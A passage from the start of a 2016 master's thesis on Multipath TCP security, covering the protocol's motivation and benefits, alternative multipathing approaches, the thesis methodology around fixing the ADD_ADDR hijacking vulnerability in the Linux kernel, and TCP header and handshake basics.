POLITECNICO DI TORINO

Master of Science in Computer Engineering

Master's Degree Thesis

Security Evaluation of Multipath TCP

Analyzing and fixing Multipath TCP vulnerabilities, contributing to the Linux
Kernel implementation of the new version of the protocol

Supervisor
prof. Antonio Lioy

Candidate
Fabrizio DEMARIA

MARCH 2016

Summary

This project is an extensive security evaluation of Multipath TCP, with a in-depth analysis of its major vulnerabilities and their fixes. Multipath TCP aims at unlocking multipath benefits globally by extending regular TCP, keeping into consideration fundamental compatibility goals in order to achieve a seamless deployment on current systems and infrastructures. Multipath TCP aims at achieving the "next level" when it comes to standard network communication and it is exciting to be part of this process. During the thesis work, patches have been developed for the Linux Kernel implementation of Multipath TCP: such patches mark the first step towards the new version of the protocol, MPTCP version 1. During the work, contributions have been also produced for the official RFC documentation for Multipath TCP, as well as contributions for related open-source projects, like the famous packet analyzer Wireshark. Indeed, the part that I considered the most important about this work is that it gave me the possibility of positively interacting with important open-source communities, especially the Linux Kernel one. This is a big personal achievement as well as an important step for my working career that just started. Multipath TCP is an ongoing project subjected to constant changes regarding the protocol and its implementations: this work is just a single step in the overall deployment process and I hope this will not remain my only contribution for Multipath TCP in the future.

Acknowledgements

Contents

Chapter 1

Introduction

1.1 Motivation

The last few decades have seen the most pronounced technology evolution in history, in many different research areas and consumer markets: from robotics to smartphones, from medicine to the automotive industry, etc. One of the pillars upon which all these advancements have been made possible is the Internet, or more generally the entire set of networking technologies that allow software to communicate.

The process towards interconnected devices saw a big leap forward in the early 1960s with the first research into packet switching as an alternative to the old circuit switching. But it is 1981 the year of standardization for the TCP/IP protocol suite [1], which permitted the expansion of interconnected networks. The Internet grew rapidly, passing from a few tens of million users in the 1990s to almost 3 billions users in 2014, as shown in figure 1.1 [2]. Even more impressive is the number of networked devices and connections globally: around 14 billion in 2014 [3].

Figure 1.1.   The expansion of the Internet

"Network" is a very generic term. In the IT context, a computer network is set of connected nodes adopting common protocols to exchange data. The most widespread protocol for networking communication is the above-mentioned TCP/IP protocol, that is used in the vast majority of services like the World Wide Web, email, file transfer, remote system access, etc. It is also often used as a communication protocol in private networks and data centers. The reason for its wide adoption is not that there aren't good alternatives: TCP/IP is not to most performing protocol in every network environment, but it is relatively simple and it introduces fairly low complexity in the overall architecture, still meeting all the most common security and reliability requirements. Back

in the 1980s, TCP/IP was the simpler way for applications to use most networks and eventually it was chosen as the protocol for the Internet, thus quickly becoming a de-facto standard [4].

During its life, the TCP/IP protocol suite has been improved with various updates and additional components to reach the desired levels of network congestion, traffic load balancing, handling of unpredictable behaviors, security, user-experience and so on. Such aspects became more and more challenging with the uncontrollable expansion of the Internet. Albeit, after all the years that passed since the first implementation, the core components of the TCP/IP protocol design haven't changed at all, mainly for backward compatibility reasons. This inevitably causes some aspects of the old protocol to look very limited in the current networking reality. A well known example is the scarcity of available IPv4 addresses: when TCP/IP was designed in the early stages, a 32-bit number seemed to be a very high number to encompass all the users of the network. Nevertheless, due to the unexpected increase rate in the number of Internet users (and also due to inefficient IP allocation policies), the available IPv4 addresses run out quickly, forcing the introduction of the lengthy 126-bit address format, known as IPv6, formalized in 1998 [5]. IPv6 is intended to replace IPv4, but the transition towards the new format turned out to be a remarkably complicated procedure overall: IPv6 is not designed to be directly interoperable with IPv4, and even if nowadays the majority of the systems are IPv6-compatible, it took about 20 years to reach the current percentage of overall adoption: 10% (percentage of IPv6 users accessing Google [6]). This should be a good indicator of the big challenge that is modifying the core design aspects of the TCP/IP architecture, a recurrent topic in this paper.

When the TCP protocol was first developed in the 1970s, it was certainly difficult to predict the rate of growth of the networks around the globe, not only in terms of the number of nodes involved, but also in terms of the quantity and type of the transmitted data, the increasing need of low latency for new streaming applications, the advancement in the hardware adopted to carry the data and the computing power of the interconnected devices. Today we can count billions of interconnected devices, and we have just started the era of the IoT (Internet of Things) which aims at giving communication capabilities to virtually every object commonly used in our daily life. As a result of this process, the networks are becoming more complex and devices often use multiple interfaces to stay connected. Common appliances like smartphones provide both cellular connectivity and Wi-Fi modules (figure 1.2); same technologies can be often found in tablets; laptops have at least Wi-Fi capabilities plus an Ethernet port, and they support third-party receivers for connectivity through cellular networks. The argumentation is much more complex in the backend infrastructures' scenario, which is rapidly evolving due to a new interest in BigData storage and analysis, as well as the flourishing of wide-scale low-latency streaming services (video streaming, VoIP, multiplayer videogames, etc.). Data centers often count tens of thousands of interconnected nodes, often including content-delivery servers that are capable of handling a high number of connections simultaneously.

Figure 1.2.   The typical smartphone connectivity

The implications of this new reality include the possibility of establishing multiple paths to transmit data between two applications running on the communicating hosts, since they are now often equipped with multiple network interfaces, each configured with an active IP address. Back in 1970s, TCP was designed to create a virtual connection between exactly two IP addresses and

two port values, with almost no flexibility or dynamism in address/port addition and removal within the duration of the connection. In the multipath reality of the infrastructures of today, to old point-to-point single-path connection provided by TCP looks quite limiting. This led to various projects aiming at exploiting the multipath concept, and Multipath TCP is one of them.

Multipath TCP (MPTCP) is an ongoing project managed by the Internet Engineering Task Force (IETF), whose specifications have been published as Experimental Standard in January 2013 [7]; such protocol extends the current TCP to introduce multipathing capabilities, maintaining backward compatibility at the endpoints and undertaking a major endeavor to avoid disrupting of middleboxes' behavior. MPTPC can communicate with the application layer via standard TCP interface and it automatically splits data at the sender, it sends the data through different subflows (each being basically a regular TCP connection) according to the IP addresses and interfaces available at the hosts and finally reassembles the data at the receiver, in fact enabling multipathing.

1.1.1   Benefits of MPTCP

Multipathing provides hosts with the resource pooling concept applied to networking access. Resource pooling allows dynamism and flexibility in requesting and handling resources and it is a positive trend in many services and architectures: Content Delivery Networks (CDNs), Peer-to-Peer (P2P) networks, Cloud Computing, etc. The very concept of packet switching, the core aspect of the modern Internet, is based on a resource pooling technique: circuit utilization is no more performed by allocating isolated channels in the link (static multiplexing) as it was the case with circuit switching, but the traffic is fragmented into small addressed packets that can share the overall link capacity (statistical multiplexing) [8]. MPTCP aims at taking this concept to the next level, by grouping a set of separate links into a pool of links (figure 1.3).

Figure 1.3.   MPTCP pooling principle

The benefits include better resource utilization, better throughput and smoother reaction to failures, leading to an overall improved user experience, as shown in the following four major use-cases:

- Combining MPTCP multipath and multihoming[1], it is possible to achieve higher throughput by exploiting multiple simultaneous connections to transfer different portions of the same piece of data. For example, a typical smartphone could use its cellular module and its Wi-Fi module simultaneously in downloading a file from a remote server, despite them having two different IP addresses;

- It is possible to introduce failure handover for the connection with no special mechanism at network or link layer. If one of the interfaces stops working or the flow of data gets interrupted for any reasons, data transfer can seamlessly continue through other interfaces;

---

[1]Multihoming: the connection to the Internet via multiple providers.

- By assigning different priorities to the various flows, it is possible to better handle data transfer through the different interfaces. This could be useful if some connectivity modules drain more battery than others, or if some interfaces are associated to a limited capacity data plan. For example, let's consider the case of a file download on a smartphone via 4G connectivity: it would be advantageous to seamlessly switch the whole data transfer to the Wi-Fi interface if that becomes available in the middle of the download, starting from the point left by the cellular connection and without the need to restart the session;

- Providing multipath awareness to current network stacks can improve load balancing and exploitation of the network resources in data centers; this is a valuable aspect, considering that the network performance in data centers is usually critical for maintaining low latency for the overall system. A similar concept applies to load balancing in ISPs' network backbones.

1.1.2 Multipathing solutions

MPTCP aims at achieving all the benefits mentioned in the previous paragraph by operating at the transport layer of the traditional Internet architecture (the OSI model[2] is shown in figure 1.4), which is the same layer in which TCP operates. Before MPTCP, other proposals have been elaborated to achieve multipath benefits by introducing new technologies at the link layer, network layer and transport layer as well. Even at the application layer, developers can create custom frameworks on top of TCP to achieve benefits similar to those that would come by exploiting multipath natively at the lower layers. For example, most modern browsers open many TCP connection simultaneously to download the various elements of a Webpage to improve user experience [10]. Another example could be Skype and similar VoIP services, which try to automatically reconnect hosts in case of problems with minimum impact on the user experience. Albeit all the solutions at the application layer are just clever workarounds on top of regular TCP and they fall only marginally into our discussion regarding multipath.

Figure 1.4. The traditional Internet architecture (OSI model)

The following list gives a general overview of the most important multipathing solutions other than MPTCP, grouped according to the architectural layer they operate in:

- *Link layer*: there are different ways to achieve resource pooling through link aggregation at link layer, but the basic concept is to setup multiple physical links between two logical devices (for example a server and the next-hop switch, or two switches) so that they are bundled

---

[2]Open System Interconnection model produced at the International Organization for Standardization (ISO): standard model to abstract the communication system of computer networks into different layers of operation without referencing any specific protocol and implementation [9].

in a single *Link Aggregate Group* (LAG) transparently to the higher-level applications. In order for this to work, proper configuration is needed at both the endpoints of the aggregated link, even if a protocol named LACP has been standardized in order to achieve automation in link aggregation configurations [11]. It is important to notice that the single data flows are still sent to a single link in the LAG pool in order to maintain sequence-ordering, but overall bandwidth available for all data flows is increased and failover mechanism is really quick and efficient [11]. Despite being a common solution in ISPs' inner infrastructure and data centers to improve the bandwidth in specific portions of the network, end users usually cannot directly take advantage of this technology;

- *Network layer*: there exist multiple solutions to better exploit multipathing at this layer, most notably *Mobile IP* [12] and *Shim6* [13]. Without going into the details, they both provide hot-handover capabilities with no interruption of the higher-level services, with some limitations: Mobile IP requires extensive support by the underlying infrastructure and Shim6 is an IPv6 only solution. More importantly, there is a fundamental problem in confining resource pooling at the network layer: TCP operates at the transport layer but it is closely related to the network layer because it statefully inspects various properties of the underlying network paths to provide performance optimizations (this is why referring to TCP often implies taking into consideration the whole TCP/IP protocol stack): this means that in most cases transparent modifications at the network layer would cause TCP malfunctioning;

- *Transport layer*: the most notable experiment in multipath exploitation prior to MPTCP is the Stream Control Transmission Protocol (SCTP) [14]. Such protocol is, in many ways, similar to MPTCP: the first version of SCTP provided failover capabilities by exploiting different interfaces, and successive versions introduced multi-streaming capabilities to increase throughput. The major problem with SCTP is that it was thought to be an independent, enhanced version of TCP, and the two protocols are indeed incompatible with each other. This means that a wide adoption of SCTP would require to upgrade the networks to be SCTP aware. Moreover, all the applications would need to be upgraded to explicitly switch to the new protocol for communication. The vast global networking scenario of today, mainly based on TCP, makes these requirements virtually impossible to meet, and SCTP remains a technology of very limited adoption [15].

All these previous solutions didn't get widespread adoption. Link layers and network layers solutions require extensive modifications in the underlying network configurations in order to achieve the desired results; introducing a totally new multipath-aware protocol at the transport layer requires to change all the applications in order for them to communicate over the new protocol, thus allowing this solution in very limited scenarios; workarounds at the application layer, despite being quite effective, are far from the purpose of MPTCP.

MPTCP primary goal is to automatically introduce multipath to the infrastructures and devices currently adopting TCP, with the minimum possible effort from users, developers and network maintainers. Engineers decided that the best way to achieve all these requirements was to still use TCP as fundamental block for communication, extending it to support multipath: the entire protocol design works by adding MPTCP custom options into regular TCP segments and each subflow in MPTCP is indeed seen by the lower infrastructure as a regular TCP connection. MPTCP got a lot of attention in the Internet community in the last few years, and many consider MPTCP as a valuable step forward for the whole global network currently relying on TCP. The final goal of MPTCP is to replace the majority of the current TCP implementations, which is a very delicate process in which all the current TCP standards in terms of robustness, performance and security have to be maintained, if not improved. This paper is an evaluation of the security aspects of MPTCP, with an analysis of current threats and vulnerabilities affecting the protocol.

1.2   Problem statement

MPTCP is a big effort from the IETF to unlock multipath networking capabilities worldwide, with many subtle implications for current infrastructures. Hence the importance of evaluating

the current security status of MPTCP, by inspecting its implications on external middleboxes and security equipment and also by analyzing internal design flaws that might allow attacks to the MPTCP sessions. The reference implementation for the new protocol is available for the Linux Kernel and currently maintained in an off-tree open-source repository. The main focus of this paper is related to the main vulnerability currently known for the protocol, concerning the ADD_ADDR component: during the thesis work such vulnerability is studied and the solution for it is implemented and evaluated. In the process, patches for the Linux Kernel implementation of the protocol have been developed to fix the vulnerability and mark the first step towards the Linux implementation of the new version of MPTCP. The afore-mentioned vulnerability, present in the version 0 of MPTCP, can potentially allow an attacker to perform an off-path hijacking of the connection by exploiting the ADD_ADDR functionality of advertising the creation of a new subflow: in very simplified terms, the attacker would be able to advertise its own IP address to execute the hijacking.

A comprehensive list of all the objectives for the thesis work is the following:

- Studying the security implications of adopting MPTCP on current infrastructures;

- Listing the known vulnerabilities affecting the current version of the protocol;

- Studying and exploiting the ADD_ADDR vulnerability of the protocol;

- Evaluating the possible solutions for the ADD_ADDR vulnerability;

- Assessing the best solution for the ADD_ADDR vulnerability and developing it for the Linux Kernel implementation of MPTCP;

- Developing effective and powerful simulation scenarios in order to test MPTCP (and possibly other networking protocols);

- Contributing to the upstreaming of MPTCP into the Linux Kernel by developing patches and contributing to official RFC documentation.

1.3   Methodology

The thesis work has been carried out at the Intel Corporation offices in Lund (Sweden). The process took six months in total, with a main focus on testing and developing. The entire work has been closely followed by major stakeholders in the MPTCP community, located in Sweden, Romania and the United States. Such cooperation involved patch reviewing and weekly meetings.

The engineering approach adopted for the thesis work involved a first major step (phase 1) regarding observations on the protocol's behaviour when subjected to external custom-made input. This step can be considered per se a smaller and modular sub-project, in which it is possible to define yet other sub-steps:

- Setting up and running standard MPTCP connections on a portable virtual environment that is fast to manipulate and that provides all the means for proper monitoring and testing of the connections. Such environment had to provide tracing and debugging capabilities for the running Kernel images as well;

- Evaluating (or developing) proper external tools to monitor and observe and capture all the low-level details of the packets exchanged during the MPTCP sessions;

- Evaluating (or developing) proper external tools to easily operate on the ongoing MPTCP sessions, by manipulating and injecting forged packets. Other ways to operate over the connections have been taken into consideration as well, like the firewall setup necessary to block specific kind of packets.

These preliminary steps allowed to obtain a fundamental test-bed configuration later adopted extensively during the whole development phase. The development phase (phase 2) consisted on a different methodology approach involving multiple iterations. Each iteration consisted on:

- Examining the specifications for the required features under development; if present, closely investigate the review and feedbacks from external sources on the ongoing iteration;

- Applying a relatively small amount of changes to the current implementation according to the previous step;

- Extensively testing all the regular and edge cases potentially affected by the modifications elaborated in the previous step (by using the tools from phase 1);

- Restarting the loop from the first step in case of malfunctioning due to bug in the code; otherwise, changes were pushed into experimental repository for external evaluations, reviews and feedbacks.

Despite the iterative approach, the development phase have been arranged to keep good levels of modularity in the produced code, so that each elaborated feature required a certain number of iterations to be completed but the final result could be considered self-contained and valid for all the subsequent features built on top of it. Such modularity translated in practice in different patches for the Linux Kernel implementation of MPTCP and allowed for easy selection of the components valuable for the official implementation, while others were saved in experimental branches for future reference. Each one of the features have been developed starting from the specifications and comments from external sources, and the collaborative working environment with the other stakeholders involved in the project allowed to reverse the operational flow and occasionally propose more or less formal modifications regarding the protocol's functioning. The entire set of iterations and the final patches' submission were followed by a higher-level evaluation of the entire work, that brought up minor issues on the whole project and subsequent faster fixes until the final product was deployed, i.e. all the patches (merged and experimental) were finalized.

A last major step in the methodology for the work consisted in writing the final report. During such last step (phase 3), an experimental evaluation on the overall product has been developed to provide additional insights on the performance and functioning changes introduced with the new patches. It is important to mention that no modifications have been applied to the final patches during this phase, since the correct functioning has been positively certified at the end of the development phase, but the additional tests were developed to gather additional data mainly on performance impact due to the introduced modifications regarding ADD_ADDR functioning.


Figure 1.5.   The adopted engineering methodology

1.3.1 Daily workflow

The workflow started with an overall study of MPTCP and how it interacts with the most common middleboxes. The next step was a more focused evaluation of the current threats for the protocol, mainly referencing to the RFC document regarding such topic [16]. Within the document, only one vulnerability is considered a blocking issue in the advancement of MPTCP standardization, known as the ADD_ADDR vulnerability. The document also proposes a change in the protocol design that fixes the problem. With such background, the actual development stage of the work started. At first, it was necessary to sync with the development status by interacting with the official MPTCP mailing list for developers, at `https://listes-2.sipr.ucl.ac.be/sympa`. This allowed to make sure that the ADD_ADDR solution proposed in official documentation [16] was indeed the preferred one and that nobody started developing a patch for it already. Before starting to work on the fix, a first stage of the work involved a deeper analysis of the ADD_ADDR vulnerability: a connection hijacking has been executed by exploiting such vulnerability in a testing environment. This allowed to better validate the criticality of the problem and it was a useful experiment to get acquainted with MPTCP. Moreover, it was a good way to setup a proper testing environment that was then used during the whole patch-development process that followed.

The entire code developed during the stage, around 400 line additions, was eventually merged into the official MPTCP repository for the Linux Kernel. Some additional contributions have been performed in order to improve RFC documentation about the protocol and to upgrade related networking tools to be compatible with the new version of MPTCP.

1.3.2 Document structure

The structure of this paper mainly follows the workflow explained in the previous section. After the introductory first chapter, the discussion is mainly subdivided into two parts: a first part with an analysis about MPTCP background and working principles (chapters 2 and 3); a second part about the original work on simulating and fixing the ADD_ADDR vulnerability (chapters 4 and 5):

- Chapter 2 starts with a broad explanation of the basic concepts of TCP to introduce how MPTCP has been developed on top of it. All the technical details of the new protocol can be found in this chapter, that also includes an analysis on the MPTCP deployment status in the real world and the problematics associated in upstreaming the protocol (mainly incompatibilities with current middleboxes);

- Chapter 3 is again a background analysis on MPTCP, with a narrowed focus on security. The chapter includes a comprehensive threats analysis, with an overview of the current security issues affecting the protocol. An entire section is dedicated to the ADD_ADDR vulnerability. In such section all the details regarding the vulnerability are presented: how to exploit it to hijack an MPTCP connection and what are the requirements an attacker needs to execute the attack;

- Chapter 4 is the first part that introduces the original work carried out during the thesis work. Taking as reference the theory behind the ADD_ADDR attack explained in the previous chapter, this section explains the development of the script capable of exploiting the vulnerability in a simulated environment. The script code is explained step-by-step, as well as the entire procedure to setup the virtual machines to execute the attack. This entire chapter aims at validating the criticality of the ADD_ADDR vulnerability and in doing so it also provide setup guidelines for a powerful simulating environment that can be useful for future MPTCP testing and development;

- Chapter 5 contains the core part of the thesis work. It starts with a theoretical evaluation of the accepted fix for the ADD_ADDR vulnerability and it proceeds with its development for the Linux Kernel implementation of MPTCP. All the issues encountered during the project, as well as the required side-features that needed to be implemented for proper functioning, are reported in this chapter. The two last sections of this chapter sum up the contributions

produced during the thesis work and provide final evaluation of the performance of the produced patches;

- Chapter 6 is the conclusive part of the paper, where related work and proposals for future work are present.

Chapter 2

Multipath TCP

2.1 Transmission Control Protocol (TCP)

MPTCP is an extension of regular TCP, the ubiquitous protocol for highly reliable host-to-host communication in a packet switched computer network. A proper introduction of the fundamentals of TCP is due. TCP operates at a layer in between the application and the Internet Protocol. TCP abstracts all the details of the network connection to the application and it is used at the sender to split the application data stream into segments that can be efficiently routed through the network after being encapsulated into an IP packet. At the receiver, the segments are reassembled before being sent to the application layer.

The reasons why TCP became a de-facto standard in modern computer communication have been briefly mentioned in the introductory part of the paper. A more technical analysis shows that TCP maintains good levels of reliability for the connection independently from the lower layers it depends on for the raw transmission of bits. TCP is indeed able to handle possible data loss, data damaging, data duplication, out-of-order delivery of data. In order to do this, the data to be transmitted is split into a sequence of TCP segments, each containing an additional *TCP header* with the information needed to operate the protocol functionalities at the nodes. Such functionalities, retrieved from the official documentation [1], are:

- *Basic data transfer*: sending continuous stream of octets in each direction between its users, using the following 4-tuple to define the connection's endpoints: source IP address, source port, destination IP address, destination port. The IP address allows to route packets to the destination machine, while the port value directs the content of the packets to the right application within a host;

- *Reliability*: in-order, reliable data transfer is achieved by adding a sequence number to each transmitted octet and using ACK signals and timeouts to possibly trigger retransmission of lost packets. TCP assures that no transmission errors will affect the delivery of the data if the network is not completely partitioned;

- *Flow control*: the receiver can control the amount of data sent by the sender in a certain moment of the connection by returning a "window" value in the TCP header, so that it is possible to avoid buffer congestion;

- *Multiplexing*: a single host is allowed to use multiple *independent* TCP connections simultaneously thanks to the port value available in the protocol. This value, together with the host address assigned at the Internet communication layer, forms a socket, that is the actual endpoint of a TCP connection; note that *multiplexing* is fundamentally different from *multipathing*, the latter being the concept of exploiting multiple TCP connections for the same data transfer operation;

- *Connections*: TCP initializes and maintains status information regarding each connection and the data stream between a pair of sockets in order to provide all its functionalities. Such data is initialized during a first handshake procedure, and released only upon connection termination. TCP is indeed known as a "virtual-connection protocol";

- *Precedence and Security*: these aspects refer to the possibility of prioritizing TCP connections and assign security properties to them. Both precedence and security can be configured by users, but default values are provided. For example, the checksumming operation for data integrity is optional in TCP.

As noted above, all TCP functionalities are made possible by processing the bits at the TCP header for each outgoing and incoming packet. The TCP header contains a structured set of fields, mostly static and predefined (with the exception of the TCP *Options* field), so that at each position in the header corresponds a well known portion of the protocol data. The TCP header looks like the one in figure 2.1 [1].

Figure 2.1.   The TCP header format

A component of the TCP header that is fundamental for MPTCP is the *Options* field, which was introduced as a free space for all the future additions for TCP. In this specific case, the TLV solution is adopted to process the data inside the field. "TLV" stands for *type-length-value*, where the *type* is the ID value uniquely identifying the option, the *length* is the number of bytes of the option, whereas the *value* represents the actual option content. This particular design allows to skip unknown options at the receiver (if type ID is not recognized) by simply checking the length value and moving the pointer accordingly. An important limitation for this field is that its total length cannot be more than 40 bytes [1].

Regarding the basic operation of regular TCP, a connection is divided into three steps: *connection establishment*, *data transfer* and *connection release*. Different fields in the TCP header are used for the different phases of the connection. A general overview for each of these phases [1], is following.

Connection enstablishment

During the connection establishment, a three-way handshake is performed between the client and the server: the client sends a SYN packet to the port on which the server is listening; after that, the server answers with a SYN/ACK packet to acknowledge the connection request; as a third and final step, the client acknowledge the SYN/ACK packet by sending to the server an ACK packet.

The three phases of this procedure justify the name "three-way handshake". In order to define the kind of TCP segment received, single-bit fields in the TCP header are used (for example, SYN and ACK flags are shown in figure 2.1). The three-way handshake is important for various

Figure 2.2.   Basic TCP three-way handshake procedure for connection establishment

reasons: first of of all, both hosts declare their willingness to open the TCP connection using the addresses and ports indicated in the packets: the *Source Port* and *Destination Port*, together with the source and destination IP addresses provided in the IP header (not shown in figure 2.1), are the means for identifying the two endpoints of the TCP connection. These fixed fields shows the single-path fundamental design of TCP. Moreover, during the initial handshake both client and server declare the supported options and agree on the initial *Sequence Number* values to be used for both directions of the connection.

Data transfer

TCP splits the payload into multiple packets that are independently routed in the network and it is possible that they arrive at destination unordered, or that some of them are lost on the way. TCP is a protocol that offers bidirectional communication, so that the the receiver can communicate to the sender information for data transfer control. *Sequence Number* and *Acknowledgment Number* in the TCP header are used to number each transferred octet in the payload, so that the receiver can reorder them and acknowledge them in a cumulative way: by acknowledging sequence number X to the sender, the receiver is signaling that all packets up to but not including X have been received. This system, together with timeouts and sliding window mechanisms, allows for retransmission of lost packets, too. There is a flag bit in the header that is used to determine if a TCP segment is an ACK segment (also used during the initial handshake), meaning that the *Acknowledgment Number* field in the current packet indeed represents the next *Sequence Number* that the receiver is expecting. The *Window* field is used to indicate to the sender the range of sequence numbers that the receiver is prepared to accept in a particular moment of the connection. In this way, the receiver can tune the the data flow and slow it down if the application is slow at consuming data and buffers tend to fill up quickly. The *Checksum* field guarantees that data has not been modified on its way to the destination, intentionally or unintentionally.

Connection release

